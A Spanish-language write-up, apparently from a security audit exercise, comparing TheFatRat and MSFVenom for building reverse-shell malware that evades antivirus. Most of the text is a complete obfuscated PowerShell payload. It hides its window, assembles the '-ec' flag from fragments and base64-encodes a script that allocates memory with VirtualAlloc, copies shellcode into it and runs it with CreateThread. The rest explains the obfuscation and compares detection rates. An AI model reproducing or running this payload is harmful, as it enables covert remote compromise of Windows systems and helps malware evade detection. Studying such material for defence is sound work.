powershell -w 1 -C "sv J -;sv b ec;sv dM ((gv J).value.toString()+(gv b).value.toString());powershell (gv dM).value.toString() 'JABwAE4AQwBiACAAPQAgACcAJABDAFoAeABQACAAPQAgACcAJwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIg
BrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAFYAaQByAHQAdQBhAGwAQQBsAGwAbwBjACgASQBuAHQAUAB0AHIAIABsAHAAQQBkAGQAcgBlAHMAcwAsACAAdQBpAG4AdAAg
AGQAdwBTAGkAegBlACwAIAB1AGkAbgB0ACAAZgBsAEEAbABsAG8AYwBhAHQAaQBvAG4AVAB5AHAAZQAsACAAdQBpAG4AdAAgAGYAbABQAHIAbwB0AGUAYwB0ACkAOwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAG
kAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAcgBlAGEAdABlAFQAaAByAGUAYQBkACgASQBuAHQAUAB0AHIAIABsAHAAVABoAHIAZQBhAGQAQQB0AHQAcgBpAGIAdQB0AGUAcwAsACAAdQBpAG4AdAAgAGQAdwBTAHQAYQBjAGsAUwBpAHoA
ZQAsACAASQBuAHQAUAB0AHIAIABsAHAAUwB0AGEAcgB0AEEAZABkAHIAZQBzAHMALAAgAEkAbgB0AFAAdAByACAAbABwAFAAYQByAGEAbQBlAHQAZQByACwAIAB1AGkAbgB0ACAAZAB3AEMAcgBlAGEAdABpAG8AbgBGAGwAYQBnAHMALAAgAEkAbgB0AFAAdAByACAAbABwAFQAaA
ByAGUAYQBkAEkAZAApADsAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAbQBzAHYAYwByAHQALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAG0AZQBtAHMAZQB0ACgASQBuAHQAUAB0AHIAIABkAGUAcwB0
ACwAIAB1AGkAbgB0ACAAcwByAGMALAAgAHUAaQBuAHQAIABjAG8AdQBuAHQAKQA7ACcAJwA7ACQAdwAgAD0AIABBAGQAZAAtAFQAeQBwAGUAIAAtAG0AZQBtAGIAZQByAEQAZQBmAGkAbgBpAHQAaQBvAG4AIAAkAEMAWgB4AFAAIAAtAE4AYQBtAGUAIAAiAFcAaQBuADMAMgAiAC
AALQBuAGEAbQBlAHMAcABhAGMAZQAgAFcAaQBuADMAMgBGAHUAbgBjAHQAaQBvAG4AcwAgAC0AcABhAHMAcwB0AGgAcgB1ADsAWwBCAHkAdABlAFsAXQBdADsAWwBCAHkAdABlAFsAXQBdACQAegAgAD0AIAAwAHgAZABiACwAMAB4AGMAZAAsADAAeABkADkALAAwAHgANwA0ACwA
MAB4ADIANAAsADAAeABmADQALAAwAHgAYgBhACwAMAB4ADEAMQAsADAAeAAzADMALAAwAHgAZQAxACwAMAB4AGQAYQAsADAAeAA1AGUALAAwAHgAMgBiACwAMAB4AGMAOQAsADAAeABiADEALAAwAHgANABiACwAMAB4ADgAMwAsADAAeABjADYALAAwAHgAMAA0ACwAMAB4ADMAMQ
AsADAAeAA1ADYALAAwAHgAMQAzACwAMAB4ADAAMwAsADAAeAA0ADcALAAwAHgAMgAwACwAMAB4ADAAMwAsADAAeAAyAGYALAAwAHgAOQBiACwAMAB4AGEAZQAsADAAeAA0AGMALAAwAHgAZAAwACwAMAB4ADYAMwAsADAAeAAyAGYALAAwAHgAMwAzACwAMAB4ADUAOAAsADAAeAA4
ADYALAAwAHgAMQBlACwAMAB4ADYAMQAsADAAeAAzAGUALAAwAHgAYwAzACwAMAB4ADMAMwAsADAAeABiADUALAAwAHgAMwA0ACwAMAB4ADgAMQAsADAAeABiAGYALAAwAHgAMwBlACwAMAB4ADEAOAAsADAAeAAzADEALAAwAHgAZgAxACwAMAB4AGIAZgAsADAAeAA5ADIALAAwAH
gAOABlACwAMAB4AGIAYgAsADAAeAAxADkALAAwAHgAMgA2ACwAMAB4ADgAMgAsADAAeAAxADMALAAwAHgANQA3ACwAMAB4AGYAOAAsADAAeABjAGUALAAwAHgANQA4ACwAMAB4AGYANgAsADAAeAA4ADQALAAwAHgAMABjACwAMAB4ADgAZAAsADAAeABkADgALAAwAHgAYgA1ACwA
MAB4AGQAZgAsADAAeABjADAALAAwAHgAMQA5ACwAMAB4AGYAMQAsADAAeAA5ADYALAAwAHgAYQBmACwAMAB4AGYANgAsADAAeABhAGYALAAwAHgANwBmACwAMAB4AGQAYgAsADAAeAA1AGIALAAwAHgANAAwACwAMAB4AGYANAAsADAAeAA5ADkALAAwAHgANgA3ACwAMAB4ADYAMQ
AsADAAeABkAGEALAAwAHgAOQA1ACwAMAB4AGQAOAAsADAAeAAxADkALAAwAHgANQBmACwAMAB4ADYAOQAsADAAeABhAGMALAAwAHgAOQA1ACwAMAB4ADUAZQAsADAAeABiAGEALAAwAHgAMQBkACwAMAB4AGEAZAAsADAAeAAyADgALAAwAHgAMgAyACwAMAB4ADEANQAsADAAeABl
ADkALAAwAHgAOAA4ACwAMAB4ADUAMwAsADAAeABmAGEALAAwAHgAOABmACwAMAB4ADAAMQAsADAAeAAyADcALAAwAHgAYwAwACwAMAB4AGIAZQAsADAAeAA2AGUALAAwAHgAOAAxACwAMAB4AGIAMwAsADAAeABmADUALAAwAHgAMQBiACwAMAB4ADEAMwAsADAAeAAxADIALAAwAH
gAYwA0ACwAMAB4AGQAYgAsADAAeABiADgALAAwAHgANQBiACwAMAB4AGUAOAAsADAAeABkADYALAAwAHgAYwAxACwAMAB4ADkAYwAsADAAeABjAGYALAAwAHgAMAA4ACwAMAB4AGIANAAsADAAeABkADYALAAwAHgAMwAzACwAMAB4AGIANQAsADAAeABjAGYALAAwAHgAMgBjACwA
MAB4ADQAOQAsADAAeAA2ADEALAAwAHgANAA1ACwAMAB4AGIAMwAsADAAeABlADkALAAwAHgAZQAyACwAMAB4AGYAZAAsADAAeAAxADcALAAwAHgAMABiACwAMAB4ADIANwAsADAAeAA5AGIALAAwAHgAZABjACwAMAB4ADAANwAsADAAeAA4AGMALAAwAHgAZQBmACwAMAB4AGIAYg
AsADAAeAAwAGIALAAwAHgAMQAzACwAMAB4ADIAMwAsADAAeABiADAALAAwAHgAMwAwACwAMAB4ADkAOAAsADAAeABjADIALAAwAHgAMQA3ACwAMAB4AGIAMQAsADAAeABkAGEALAAwAHgAZQAwACwAMAB4AGIAMwAsADAAeAA5ADkALAAwAHgAYgA5ACwAMAB4ADgAOQAsADAAeABl
ADIALAAwAHgANAA3ACwAMAB4ADYAYwAsADAAeABiADUALAAwAHgAZgA1ACwAMAB4ADIAMAAsADAAeABkADEALAAwAHgAMQAzACwAMAB4ADcAZAAsADAAeABjADIALAAwAHgAMAA0ACwAMAB4ADIAMwAsADAAeAA3AGUALAAwAHgAMQBjACwAMAB4ADIAOQAsADAAeAA3ADkALAAwAH
gAZQA5ACwAMAB4AGQAMAAsADAAeABlADcALAAwAHgAOAAyACwAMAB4AGUAOQAsADAAeAA3AGUALAAwAHgANwAwACwAMAB4AGYAMAAsADAAeABkAGIALAAwAHgAMgAxACwAMAB4ADIAYQAsADAAeAA5AGUALAAwAHgANQA3ACwAMAB4AGEAOQAsADAAeABmADQALAAwAHgANQA5ACwA
MAB4AGUAMQAsADAAeABiAGQALAAwAHgAMAA3ACwAMAB4AGIANQAsADAAeAA0ADkALAAwAHgAYQBkACwAMAB4AGYANgAsADAAeAAzADYALAAwAHgAYQBhACwAMAB4AGUANwAsADAAeAAzAGMALAAwAHgANgAyACwAMAB4AGYAYQAsADAAeAA5AGYALAAwAHgAOQA1ACwAMAB4ADAAYg
AsADAAeAA5ADEALAAwAHgANQBmACwAMAB4ADEAYQAsADAAeABkAGUALAAwAHgAMABjACwAMAB4ADYAYQAsADAAeAA4AGMALAAwAHgAZQBiACwAMAB4AGQAMAAsADAAeAA2ADgALAAwAHgANAAzACwAMAB4ADgANAAsADAAeABkADIALAAwAHgANgBjACwAMAB4AGYANwAsADAAeAA1
ADgALAAwAHgANQBhACwAMAB4ADgAYQAsADAAeAA1ADcALAAwAHgAMwAxACwAMAB4ADAAYwAsADAAeAAwADMALAAwAHgAMQA3ACwAMAB4AGUAMQAsADAAeABlAGMALAAwAHgAZgAzACwAMAB4AGYAZgAsADAAeABlAGIALAAwAHgAZQAyACwAMAB4ADIAYwAsADAAeAAxAGYALAAwAH
gAMQA0ACwAMAB4ADIAOQAsADAAeAA0ADUALAAwAHgAYgA1ACwAMAB4AGYAYgAsADAAeAA4ADQALAAwAHgAMwBkACwAMAB4ADIAMQAsADAAeAA2ADUALAAwAHgAOABkACwAMAB4AGIANgAsADAAeABkADAALAAwAHgANgBhACwAMAB4ADEAYgAsADAAeABiADMALAAwAHgAZAAyACwA
MAB4AGUAMQAsADAAeABhADgALAAwAHgANAAzACwAMAB4ADkAYwAsADAAeAAwADEALAAwAHgAYwA0ACwAMAB4ADUANwAsADAAeAA0ADgALAAwAHgAZQAyACwAMAB4ADkAMwAsADAAeAAwAGEALAAwAHgAZABlACwAMAB4AGYAZAAsADAAeAAwADkALAAwAHgAMgAwACwAMAB4AGQAZQ
AsADAAeAA2AGIALAAwAHgAYgA2ACwAMAB4AGUAMwAsADAAeAA4ADkALAAwAHgAMAAzACwAMAB4AGIANAAsADAAeABkADIALAAwAHgAZgBkACwAMAB4ADgAYgAsADAAeAA0ADcALAAwAHgAMwAxACwAMAB4ADcANgAsADAAeAAwADUALAAwAHgAZAAyACwAMAB4AGYAYQAsADAAeABl
ADAALAAwAHgANgBhACwAMAB4ADMAMgAsADAAeABmAGIALAAwAHgAZgAwACwAMAB4ADMAYwAsADAAeAA1ADgALAAwAHgAZgBiACwAMAB4ADkAOAAsADAAeAA5ADgALAAwAHgAMwA4ACwAMAB4AGEAOAAsADAAeABiAGQALAAwAHgAZQA2ACwAMAB4ADkANAAsADAAeABkAGMALAAwAH
gANgBlACwAMAB4ADcAMwAsADAAeAAxADcALAAwAHgAYgA1ACwAMAB4AGMAMwAsADAAeABkADQALAAwAHgANwBmACwAMAB4ADMAYgAsADAAeAAzAGEALAAwAHgAMQAyACwAMAB4ADIAMAAsADAAeABjADQALAAwAHgANgA5ACwAMAB4AGEAMgAsADAAeAAxAGMALAAwAHgAMQAzACwA
MAB4ADUANwAsADAAeABkADAALAAwAHgANABjACwAMAB4AGEANwA7ACQAZwAgAD0AIAAwAHgAMQAwADAAMAA7AGkAZgAgACgAJAB6AC4ATABlAG4AZwB0AGgAIAAtAGcAdAAgADAAeAAxADAAMAAwACkAewAkAGcAIAA9ACAAJAB6AC4ATABlAG4AZwB0AGgAfQA7ACQAQwB4AGIAcg
A9ACQAdwA6ADoAVgBpAHIAdAB1AGEAbABBAGwAbABvAGMAKAAwACwAMAB4ADEAMAAwADAALAAkAGcALAAwAHgANAAwACkAOwBmAG8AcgAgACgAJABpAD0AMAA7ACQAaQAgAC0AbABlACAAKAAkAHoALgBMAGUAbgBnAHQAaAAtADEAKQA7ACQAaQArACsAKQAgAHsAJAB3ADoAOgBt
AGUAbQBzAGUAdAAoAFsASQBuAHQAUAB0AHIAXQAoACQAQwB4AGIAcgAuAFQAbwBJAG4AdAAzADIAKAApACsAJABpACkALAAgACQAegBbACQAaQBdACwAIAAxACkAfQA7ACQAdwA6ADoAQwByAGUAYQB0AGUAVABoAHIAZQBhAGQAKAAwACwAMAAsACQAQwB4AGIAcgAsADAALAAwAC
wAMAApADsAZgBvAHIAIAAoADsAOwApAHsAUwB0AGEAcgB0AC0AcwBsAGUAZQBwACAANgAwAH0AOwAnADsAJABlACAAPQAgAFsAUwB5AHMAdABlAG0ALgBDAG8AbgB2AGUAcgB0AF0AOgA6AFQAbwBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoAFsAUwB5AHMAdABlAG0ALgBUAGUA
eAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AFUAbgBpAGMAbwBkAGUALgBHAGUAdABCAHkAdABlAHMAKAAkAHAATgBDAGIAKQApADsAJABrAHoAcABpACAAPQAgACIALQBlAGMAIAAiADsAaQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA4ACkAew
AkAFQAUQBuACAAPQAgACQAZQBuAHYAOgBTAHkAcwB0AGUAbQBSAG8AbwB0ACAAKwAgACIAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABlAGwAbAAiADsAaQBlAHgAIAAiACYAIAAk
AFQAUQBuACAAJABrAHoAcABpACAAJABlACIAfQBlAGwAcwBlAHsAOwBpAGUAeAAgACIAJgAgAHAAbwB3AGUAcgBzAGgAZQBsAGwAIAAkAGsAegBwAGkAIAAkAGUAIgA7AH0A'"
```

Esta será la línea de código que explicaremos:
powershell -w 1 -C "sv J -;sv b ec;sv dM ((gvJ).value.toString()+(gvb).value.toString());powershell (gv dM).value.toString()"

Se Inicia una nueva instancia de PowerShell, **‘-w 1’** establece la ventana de PowerShell en modo oculto, es decir, sin mostrar una ventana gráfica.
‘-C’ indica que el siguiente argumento es un comando de PowerShell que se ejecutará en modo de línea de comandos, sin necesidad de usar el bloque de script {}.
‘sv J -;’ crea una variable de nombre J y le asigna el valor ‘-’
‘sv b ec;’ Crea una variable de nombre ‘b’ y le asigna el valor ‘ec’.
‘sv dM ((gv J).value.toString()+(gv b).value.toString())’ crea una variable llamada ‘dM’ y le asigna el valor de la concatenación de los valores de las variables ‘J’ y ‘b’. En este caso, la concatenación de ‘-ec’
‘powershell (gv dM).value.toString()’ Ejecuta otro comando de PowerShell utilizando la variable dM como nombre de una variable global (gv). La variable global dM ahora contiene la cadena ‘-ec’, por lo que es como si ejecutara.

Conclusiones

Con la realización de este ejercicio, pusimos en práctica 2 herramientas que son muy útiles para la evasión de detección en una auditoría, MSFVenom y TheFatRat. Una vez que creamos nuestro malware con TheFatRat ó con MSFVenom, pudimos verificar la tasa de detección de los motores Antivirus gracias al sitio web de Hybrid Analysis (https://www.hybrid-analysis.com/). Este sitio web nos da información muy importante y detallada de lo que hacen estos ejecutables.

Pudimos concluir que estas dos herramientas intentan realizar la misma función, que es la de crear código malicioso(en este caso una reverse shell en nuestra máquina objetivo), pero de maneras distintas, y tienen tasas de evasión diferentes.

El fichero que creamos con MSFVenom, pudo ser detectado por 15 sobre 24 motores antivirus, pero a su vez la cantidad de técnicas utilizadas, segun Mitre ATT&CK, es menor que las del fichero creado con TheFatRat, que tuvo más de 60 técnicas detectadas. A su vez, tuvo una tasa de evasión mayor y pudo ser detectado, solamente por 9 sobre 24 motores antivirus.